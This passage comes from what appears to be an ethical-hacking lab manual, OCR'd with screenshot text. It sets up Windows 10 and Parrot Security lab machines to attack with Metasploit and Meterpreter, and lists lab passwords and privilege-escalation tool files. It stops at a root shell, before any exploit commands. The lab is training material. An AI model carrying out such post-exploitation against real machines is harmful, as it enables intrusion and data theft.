
Here, we will hack the Windows machine using Metasploit and further perform post-exploitation using Meterpreter.

1. ☐ Click Windows 10 to switch to the **Windows 10** machine. Restart the machine.
2. ☐ Click Ctrl+Alt+Delete, by default, **Admin** user profile is selected, click Pa$$w0rd to paste the password in the Password field and press **Enter** to login.


Admin
Admin
Jason

3. ☐ Create a text file named **secret.txt**; write something in this file and save it in the location **C:\Users\Admin\Downloads**.


In this lab, the **secret.txt** file contains the text "**My credit card account number is 123456789.**".


Downloads
File
Home
Share
View
This PC
Downloads
Quick access
Desktop
Downloads
Documents
Pictures
CEH-Tools (D:)
Music
Videos
OneDrive
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
CEH-Tools (D:)
Network
Name
Date modified
Type
Size
Today (5)
beRoot.exe 8/24/2020 7:02 AM Application 6,135 KB
BadDoc.docm 8/24/2020 2:55 AM Microsoft Word M... 27 KB
PowerUp.ps1 8/24/2020 1:26 AM Windows PowerS... 587 KB
Test.exe 8/24/2020 12:57 AM Application 73 KB
secret.txt 8/24/2020 8:43 AM Text Document 1 KB
Earlier this year (1)
desktop.ini 4/14/2020 5:33 AM Configuration sett... 1 KB

4. Click Parrot Security to switch to the **Parrot Security** machine and launch a **Terminal** window.
5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


   The password that you type will not be visible.

7. Now, type **cd** and press **Enter** to jump to the root directory.


Applications
Places
System
Mon Aug 24, 08:46
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
#cd
[root@parrot]-[~]
#

